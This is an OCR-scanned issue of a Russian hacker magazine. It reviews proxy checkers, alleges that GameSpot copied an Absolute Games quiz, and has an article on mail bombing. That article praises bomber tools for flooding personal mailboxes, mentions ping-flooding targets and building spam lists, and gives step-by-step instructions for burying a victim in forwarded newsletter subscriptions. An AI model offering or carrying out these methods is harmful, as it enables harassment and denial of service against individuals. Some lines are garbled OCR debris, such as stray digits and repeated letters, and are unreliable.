выкидывай, толку никакого. Ты-то не тормоз и быстренько в броузере прокси включишь (или поменяешь) и опять в чат вернешься. Мы уже не раз про прокси тебе рассказывали, но найти проксю проблем нет, а вот проверить ее – это гимор (особенно если их у тебя в списке 666). Вот поэтому мы тебе идейку и подкинем: юзай прокси-чекеры! Они отлично проверяют прокси-сервера, да еще и другими полезными функциями обладают. В общем, что тут говорить – вот тебе подборочка от X!

## Proxy Checker v 1.2

Size: 307 кб
Freeware
http://proxylist.virtualave.net

Все просто, как в женской бане. Сделай так, чтобы эта прога не подавилась твоим списком proxy. Обрати внимание: она любит, когда имя хоста и порт отделены друг от друга табуляцией, а не двоеточием, как обычно. Кроме того, не поленись вписать в поля HostName и IP свой IP-адрес, полученный от провайдера при входе в Сеть – иначе никакой проверки на "анонимность" не получится. И не забудь – для этой проверки Proxy Checker использует стандартные cgi-скрипты, которых полно в Инете, так что выбирай любой и указывай его адрес в графе URL .

## А ПРОКСИ ТО – ПРОКИС !



Для завершения настройки тебе остается только скопировать в поле Key любую строку текста из html-страницы с ответом, который сгенерит выбранный тобой скрипт. Если ты все сделаешь правильно, то каждый сервер из твоего списка Proxy Checker постарается добраться до этого cgi-скрипта, и, если это удастся – проанализирует его ответ. Фишка вот в чем – если скрипт вернет твой настоящий IP-шник, значит прокси рабочий, но не анонимный, а если вернет только IP-адрес proxy-сервера – значит, этот proxy – то, что доктор прописал. Ну, а если прога ответа так и не дождется, то тестируемый proxy – вообще дохлый. Результаты своей работы Proxy Checker продемонстрирует на экране и запишет в тот же файл, где ты хранишь свой список proxy-серверов.

\- Прога тестирует только один proxy за раз; период ожидания ответа нельзя уменьшить (ясно, что proxy давно умер, а она еще на что-то надеется :); неудобное сохранение результатов тестирования.

\+ Бесплатность (не придется на Асталависту лазать ;); выбор скрипта, которому ты доверяешь, и возможность дополнительно проверить найденные proxy по другим важным параметрам.

## Anonymity 4 Proxy v 1.5

Size: 281 кб
Shareware
http://www.inetprivacy.com

Вот ЭТО – мечта любого, кто хочет путешествовать по Сети не оставляя следов. Anonymity 4 Proxy кажется броузеру обыкновенным локальным proxy, но на самом деле эта прога – целая база анонимных proxy-серверов, разбросанных по всему миру, которая может переадресовать запросы твоей бродилки любому из них. Можно даже потребовать на каждый запрос выделять новый proxy! Только ты смотри, не расслабляйся. А то врубишь эту функцию в чате и начнешь вылетать постоянно. Не забывай, что в чате сервак все мессаджи шлет на твой IP-шник, чтобы ты их видел, а когда прога начнет его менять, то админ чата будет по полу кататься от смеха. Но это все лирика. Вернемся к нашему чуду. Если тебя не устраивают те proxy, что идут в комплекте с программой, то ты всегда можешь добавить новые. А сделав это, легко проверить работоспособность "новобранцев", узнать время отклика и даже выяснить коэффициент анонимности (!!!) для каждого из них. Круто? В принципе – да. Но дело в том, что в shareware версии, доступной для свободного скачивания, очень много ограничений. ИМХО – слишком много. Нельзя быть такими жадными, ребята! Так что:

23984530498520349820394 0-13294092340238 5

wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww

- Забывчивость – база данных на 25 proxy-серверов максимум; ленивость – нельзя протестировать все proxy в списке сразу, нужно в каждый ткнуть мышкой и приказать "Check Proxy"; скупость – невозможно слить базу данных проги в отдельный текстовый файл, а также вредность – ну не нашел я кряка к этой проге, не нашел!

+ Информативность – легко можно узнать, как какой proxy тебя "застучит"; многофункциональность и, как ни странно, – полезность. То есть для тестирования большого числа proxy-серваков эта прога в незарегистрированном виде мало пригодна, а вот для анонимного серфинга – как раз то, что надо.

## 'WE' Group ProxyChecker v 3.0.2

Size: 1144 кб
Freeware
http://wegroup.da.ru

Со всех сторон полезная прога. Грузит твой список proxy, удаляет дубликаты, тестирует сразу несколько proxy-серверов одновременно, потоками, причем число потоков можно задавать, исходя из пропускной способности твоего канала связи. А это – удобно, особенно для брата-инетчика, который сидит обычным модемом. Если в твоем списке тысяча proxy-серверов, то обрати внимание – при разрыве соединения проверка приостанавливается и продолжается после его восстановления. При желании, включив опцию Resolve, можно заставить все проверяемые сервера отображать свой IP адрес в отдельной колонке. Возможности этой проги по манипуляции списком proxy-серверов тоже впечатляют: хорошие, плохие, анонимные, а также proxy, которым 'WE' Group ProxyChecker присваивает статус "strange", могут быть распиханы после тестирования в разные файлы. Все очень просто, очень удобно. Так что отнесем все, о чем я сказал выше, к разряду достоинств этой программы.

- WE' Group ProxyChecker проверяет proxy-сервера на предмет анонимности только работая под NT. Так что те, кто сидит под Win95/98 – либо ждут следующей версии этой проги, либо используют ее для черновой проверки – для отделения "мертвых" серваков от "живых", окончательно тестируя последние на анонимность уже с помощью другой программы. И в результате получить – "элитный" список проксей, где будут только анонимные и быстрые серваки!

## Advanced Administrative Tools v 3.1

Size: 307 кб
Shareware
http://aatools.8m.com

Многопрофильная программа. Все кул хацкеры с гиканьем и свистом обязательно за ней ломанутся. Дело в том, что кроме, собственно, прокси чекера, она включает в себя порт-скан, CGI-сканер, а также e-mail list validator для полного кайфа. Чтобы ты мог отбирать живые и убитые мыльники, что бывает очень недурственно, когда бомбишь почту врагу или составляешь спам-лист. О данной фишке – подробней читай в этом же номере. Но нас с тобой сейчас интересует только модуль proxy checker-а, верно? Достаточно залезть в менюшку Options, как становится ясно, что AATools работает по тому же принципу, что и первая прога в нашем обзоре. Правда, вносить данные о cgi-скриптах не обязательно – AATools уже известно несколько таких. Так что если эти скрипты тебя устраивают, то дай пожевать AATools свой файл со списком proxy-серверов, да сообщи проге свой текущей IP-адрес – глядишь, а тестирование уже и пошло!

- Прога пашет на тебя только 30 дней; минимум информации – "good", "bad" и все... Это как-то не по-нашему – не по-кулхакерски. :)


+ Возможность настройки на нужный скрипт; тестирование нескольких серваков одновременно (задается); период ожидания ответа регулируется; результаты тестирования сохраняются в HTML-формате, а также могут быть сброшены в текстовый файл.

## Итоги

На этом – все! Я уже вижу, как ты озадаченно чешешь репу, пытаясь разобраться: какая же из четырех описанных мною программ "самая лучшая". Увы, приятель, явного фаворита не наблюдается. И вопрос остается открытым. Хотя количество таких прог увеличивается, но... Но чисто по-корефански и только тебе: в Рунете объявились придурки, которые впаривают троянов под видом прокси-чекеров. Поэтому будь осторожен, а то сопрут логин, и тебе вообще прокси не понадобятся. Поэтому действуй как всегда: скачал и тут же поделился своей находкой с дядей Каспером ;).


# Скандал на просторах И-нета

Имхо Крейзи Младший (game@xakep.ru)



На одном из самых популярных российских игровых сайтов **Absolute Games** (***www.ag.ru***) 22 октября была открыта компьютерно-игровая викторина – **I-GAME-Q**, иначе – тест игрового интеллекта. Ее координаты: ***http://www.ag.ru/igq/***. По итогам опроса подсчитывается рейтинг, выдается сертификат... Викторина реализована с размахом и помпой. Интерес представляет не только возможностью проверить свои игровые познания, но и юмором, с которым составлены вопросы. Позже, в начале декабря, на просторах известного игрового англоязычного сайта **GameSpot** (***www.gamespot.com***) появилась схожая викторина: **GSAT**. Расшифровывается эта аббревиатура как **GameSpot Aptitude Test**, то есть тест




пригодности GameSpot'а. Викторина, естественно, тоже посвящена компьютерным играм. В конце теста подсчитывается рейтинг, выдается сертификат...
Координаты викторины: ***www.gamespot.com/features/gsat99/***.
Тебе не кажется, что я повторяюсь? Ну да, еще бы. Как не повторяться, когда в обоих случаях наблюдается откровенное совпадение... Или это не совпадение? Попробуем разобраться.

## К барьеру!++++++

Начнем с правил викторины **I-GAME-Q**. Ты регистрируешься в системе, и тебе на e-mail присылается пароль. При первом заходе тебе дают ответить на тестовые вопросы, а затем ты начинаешь участие в викторине. Всего ты отвечаешь на 15 вопросов за раз (вопросы выбираются из базы случайно), с ограничением в 5 минут на все вопросы. В соответствии с количеством правильных ответов подсчитывается твой рейтинг. Ты участвуешь в top-чарте, для тебя автоматически генерится навороченный графический сертификат. Общее количество вопросов в базе на данный момент неизвестно – в начале конкурса, по словам хозяев сайта, их было полтыщи, но во время конкурса участники могут добавлять свои вопросы, некоторые из которых после модерирования проходят в базу. Общее число участников конкурса уже перевалило за 5000. Это вкратце – захочешь подробнее, сам зайдешь да посмотришь.
Теперь правила викторины **GSAT**. Для участия в конкурсе ты можешь регистрироваться, а можешь и не регистрироваться. Перед тестированием ты можешь посмотреть на тестовый пример вопросов. После того, как сделаешь выбор, тебе будут выданы страницы с вопросами. Всего в викторине 160 вопросов, отвечаешь ты на них последовательно. Вопросы всегда одни и те же, расположены всегда в одном и том же порядке. Время на ответ неограниченно. По окончанию тестирования подсчитывается твой рейтинг и выдается простенький графический сертификат. Общее число участников конкурса неизвестно, никаких чартов-рейтингов я не обнаружил.
"Ну, немного похоже... и что?" – спросишь ты. Ну так есть еще кое-что. А именно: в викторине I-GAME-Q все вопросы даны одним предложением, и на каждый от трех до семи (больше я не встречал) вариантов ответа. В викторине GSAT примерно то же самое. Но зато с наворотами: тебе нужно будет не только отвечать на такого рода вопросы, но еще и ставить в соответствие цитаты реплик персонажей различных игр этим самым персонажам; угадывать, к каким играм относятся скриншоты; даже опознавать wav-файлы с записью звуков и реплик из разных игр (про существование mp3 люди с GameSpot, видимо, позабыли) и заниматься другими подобными вещами. Спасибо хоть, что не заставили качать AVIшки. На все 160 вопросов отвечать мне было очень лениво – я просто пролистал викторину до конца, чтобы посмотреть на сертификат, который мне выдадут, и сравнить его с сертификатом I-GAME-Q (кстати – не удивляйся низкому рейтингу, я не отвечал ;). Нда... Скрины прилагаются – суди сам, комментарии излишни.

## Выстрел!++++++++++

Скажешь, это еще ничего не доказывает? Может, у них, у гамеспотовцев, мышление шло в том же направлении? И сертификат, и систему постановки вопросов – все измыслили сами, в глаза AG не видя?.. Ладно. Тогда вот тебе, на закуску. Некоторые вопросы, которые я встречал в I-GAME-Q, расставлены рядом с вопросами, встреченными мною в GSAT. Ох, и пришлось же мне попахать, чтобы эти вопросы насобирать! – ведь на AG одному человеку больше трех раз на неделю участвовать нельзя, пришлось пару приятелей к делу подтягивать ;). Вообще – видать, соответствий гораздо больше, но чтобы их выявить, надо иметь доступ к базе данных IGQ.

**Absolute Games:**

*Иллюстрации к какой игре делал знаменитый художник, создатель Чужих, H.R.Giger?*
Dark Seed
Colony Wars
Quest for Glory


Maniac Mansion
Grim Fandango
Aliens VS Predator
Space Hulk


**GameSpot:**

*Which game features the artwork of Swiss surrealist H.R. Giger?*
Dark Forces
Darkseed
Dark Earth
Dark Colony

**Absolute Games:**

*Hexen являлся сиквеллом к:*






Heretic
Magic Carpet
Shadow Caster
Heretic 2
DOOM 2
Hexagon Bloodlust

**GameSpot:**

*In which order was Raven Software's fantasy-themed shooter series published?*
Heretic, Heretic II, Hexen, Hexen II
Heretic, Hexen, Hexen II, Heretic II
Hexen, Hexen II, Heretic, Heretic II
Heretic, Hexen, Heretic II, Hexen II

**Absolute Games:**


*Что такое M.U.D.?*
Multi-User Dungeon, текстовая ролевая мультиплейерная игра
Monster Unlimited Duel, бот-режим в игре Wolfenstein 3D
Mini Ultima Dungeon, версия Ultima Underworld для Nintendo 64
Microsoft Ultimate Death, quake-сервер для пользователей сети Microsoft Network
Money Unlimited Dealer, самая популярная 3D версия игры "Монополия"

**GameSpot:**

*The acronym MUD stands for:*
Multi User Dungeon
Mystical Unearthly Dimension
Multiplayer Underworld Design
Massive User Dynamic




# ТОВАРИЩЬ, БДИ !




Не спорю. Все вышеизложенное может быть совпадением. Но лично я в такие совпадения верю слабо. Хотя бы по той причине, что до сих пор викторин, подобных IGQ и GSAT, в мире НЕ БЫЛО. Могу ручаться. И это уже не говоря о том, настолько гамеспотовская викторина оказалась похожа на агoвскую.
Радует во всей этой истории лишь одно. Если ценные идеи, возникающие в России, тырятся на зарубеж, значит, мы таки чего-то стоим, и ИМ есть, чему поучиться у НАС!




# Почтовые бомбы





SideX (sidex@xakep.ru)



В пролетевшей предвыборной гонке было принято цитировать политических деятелей нашего времени, но неоправданно забыли столь яркую и неоднозначную фигуру, как дедушка Ленин. Он много говорил. Но особенно мне запомнилась фраза “Вначале мы возьмём почту, телеграф и мосты”. Во как закрутил. А как поживают твои классовые враги? Телеграф уже уничтожен, т.е. аська находится в убитом состоянии. Мосты? Тачка запингована по самое оно, и канал твоего врага тоже забит, и кроме почты он ничего не может и не успевает скачать. А вот лысый дедушка сказал, что “возьмём почту”. И он не врал, он знал, что для этого существует как куча прог, так и куча способов. Начнем с прог.

## Aenima V.2.0 The Resurrection





Вообще, если дословно слить название проги, то оно будет “Жмина”, потому как автор проги – грек. Но это не важно. Важно то, что эта прога реально написана для сетевого воина. Но не того, что сидит на выделенном канале 2 mb, а обычного – на дайлапе. А у такого юзера – канал не резиновый, и для полноценной бомбёжки приходится пренебрегать скачиванием прог и вообще тратить тучу времени на бомбинг. Поэтому в этой проге предусмотрена возможность составления листов с общедоступными SMTP.

Но не просто списка обычных серваков, типа маил.ру, а реально пропускающих тучу писем. И можно составить такой список, чтобы на отсыл писем уходило как можно меньше времени. В проге уже есть неплохой набор серваков, но ты можешь его патчить, добавляя новые. Или составить отдельные листы под каждого прова, потому как одно дело рассылать письма через какого-нибудь монстра, типа “ПТУ – Информ”, при коннекте 48 Кб/с. А совсем другое – через “МОЛЬ”, при коннекте 21,6.

А теперь перейдем к заполнению заказа на убийство :).

Number of mails – количество писем, которыми будет забиваться ящик жертвы. Если здесь поставить 1000, то прога отошлет 1000 писем. Прикинь, сколько нужно времени, чтобы все это удалить! А если письма не пустые, а с 50-ти киловым аттачем, что будет с ящиком жертвы? :)

Bombing until stoping – ставишь галку, и прога будет бомбить ящик до потери пульса. Сама прога пульс не потеряет, а вот враг – точно откинется, когда вместо утренних картинок с порно сервера, получит пять тысяч писем с сабжем “DIE LAMER!” :).

А если он полезет в хидер (header) письма, то там также получит по самое оно, увидев, что его уничтожили, используя мылер под названием “AntiLame”. В общем, ты можешь сам составить полный заголовок отсылаемых бомб. О процессе устранения мыла ты увидишь из счётчика, где, помимо количества засланных писем, показывается скорость, правда, измеряется глупо: Мегабайт/час. Но всё равно – это удобно, когда надо грамотно распределить свой трафик. Хотя, как ты знаешь, обычно, если трафик таки и резиновый, то также прилагается статический IP, который подставлять ну никак нельзя, поэтому данная прога – поддерживает бомбинг, сквозь ремейлеры (твой айпишник стирается наглухо).




## Digital dominance - =Global kOS=-


Мне всегда нравились различные органайзеры, записные книжки, блокноты. Потому как с их помощью можно полноценно организовать свою работу. Но когда я увидел этот бомбер, то понял, что и забивание чужой почты – тоже должно быть максимально удобным. А главное, организованным. Т.е. когда усмирением ублюдков ты занимаешься постоянно, то весь боевой софт должен быть под рукой и помечен горячими клавишами. Так и здесь, однажды настроив прогу, ты забудешь про проблемы. Ты можешь составить “лист гнева”, где будут адреса ненавистных тебе людей, а “Aenima” составила тебе полноценный лист серваков, которые могут перекачивать бомбы. И вся прелесть в том, что все это можно загрузить в Global kOS. Только если у тебя есть постоянные клиенты “листа гнева”, то многие из них уже вооружились различными фильтрами, скидывая в трэш все твои бомбы. А это не есть гуд. Поэтому в Global kOS есть возможность засылки писем с разными сабжами, взятыми из специального листа.

Я же, в борьбе с отечественными ламерами, пропатчил лист с субжами, чтобы жертва знала про моё эякулирующее чувство юмора. Ведь скучно отсылать только бомбы с сабжем “DIE LaMeR”. Хочется разнообразия.








Но я, например, сделал круче – вставил вместо этих шаблонов тексты с www.fuck.ru, а для особых извращенцев – с www.stulchik.list.ru.

## HakTek Anti-Lamer Warfare




Ещё один яркий пример проги по типу “шампунь 2 в 1”. От перхоти тебе это не поможет, но поможет конкретно снести башку врагу. Здесь не надо каждый раз вводить мыльник врага. Для этого заносишь его один раз в раздел Target и, запустив бомбер, – закидываешь. Как ты знаешь, многие ставят фильтры на приаттаченные файлы, весом больше мегабайта, и чтобы забомбить – приходится вставлять огромедные куски текстов. Это реально напрягает. Так вот, в этой проге есть функция генерации мусорных тестов. Помимо мыла, в раздел Target ты можешь залить айпишник врага – и прога его насмерть запингует, зафлудит. Да много чего можно, например, просто просканить порты, но это уже не по теме, хотя удобно, что всё на месте, и не надо по разным програм лазать в поисках инструментов для усмирения ламерков. В общем, неплохая программка.


## Перевод стрелок



Представим, что тебе в лом тратить Инет на закидывание юзера флудом. Значит надо заставить тратить Инет кого-нибудь другого. Тем более, зачем флудить человека самому, если этим и так занимается куча разных людей, причем абсолютно легально! И имя этому флуду – рассылки новостей! Технология проста: заводится почта на халявном серваке, типа usa.net, хотя лучше выбрать какой-нибудь сервис из наших, отечествен-





ных. Потому как функция Форварда (Forward), т.е. возможность пересылки писем на твой другой адрес, будет просто необходима, а на западных серваках она не всегда есть. Наши же chat.ru и mail.ru с удовольствием форвардят всю входящую почту. Поэтому нужно мыло типа vasia cool bomber@mail.ru. Но надо ещё придумать, чем закидать. Да этих рассылок по самое не хочу, и найти их без проблем. Итак, ты нашёл таковую и в разделе Subscribe вводишь мыло, которое ты только что зарегил. Т.е. vasia cool bomber@mail.ru. Подписался? Потом влетаешь в это же мыло vasia cool bomber@mail.ru и ищешь письмо от службы рассылки. Оба – на! А вот и пароль, по которому будет открыта рассылка на данный адрес. Ломишься обратно на сайт службы рассылки и, введя пароль, – выбираешь тематические рассылки, которые будет читать жертва 24 часа в сутки, загнивая от этого бешенного спама. Обычно около наимено-




Mailbomb Wizard
Servers to use:
Copies to send:
Mail Bomb contents
From
Title
Text
Junk sent with each message
Warning, expect the following (Unless you use an anonymous remailer)
Cancel








вания рассылок стоит периодичность выхода. Я понимаю, что ты подпишешь врага сразу на все, но в одной буржуйской службе рассылки я столкнулся с тем, что на одно мыло можно подписывать не более 50 тематических мейлеров.

Ну а теперь самое главное. Адрес подписан, рассылка началась, теперь можно зайти на mail.ru и в настройках поставить "Пересылать почту не сохраняя". А куда пересылать? На деревню дедушке? Ни фига – тут ставишь мыло жертвы, т.е. lamer@hotmail.com. Все. Теперь этот ящик можно не трогать, он будет работать сам, пересылая тонны писем бедному ламеру. Причем, ежедневно гуляя по Сети и натыкаясь на всякие рассылки (типа "Свежее порно каждое утро! Введите свой e-mail и уже завтра получите супер-экстра-мега голых тетек"), ты, естественно будешь продолжать подписывать своего Васю Кул Бомбера. :) Единственное, что нужно будет делать – залезать иногда в этот ящик и подтверждать подписку.


Если же у жертвы мощнейший канал, то можно настроить пять мыл на закидывание рассылками, т.е. создать мыльницы vasia cool bomber1@mail.ru, vasia cool bomber2@mail.ru, vasia cool bomber3@mail.ru и т д. Более грамотно это метод реализуется путём более хитрой настройки форварда и ремейлеров. Этот момент хорошо осветила ХакЗона (http://www.hackzone.ru/articles).

## Разведка


Не секрет, что при проведении боевых операций немаловажную роль играет разведка. Можно узнать массу важной инфы о противнике, но разведку также применяют для нахождения стратегических целей, которые ты должен уничтожить. Какое это имеет отношение к сетевым войнам? На первый взгляд – условно косвенное, но на самом деле... Тебе что, не приходилось видеть у всяких лохов мыльники с названиями pisma@na.derevnju.dedush.ke? Да знаю, что




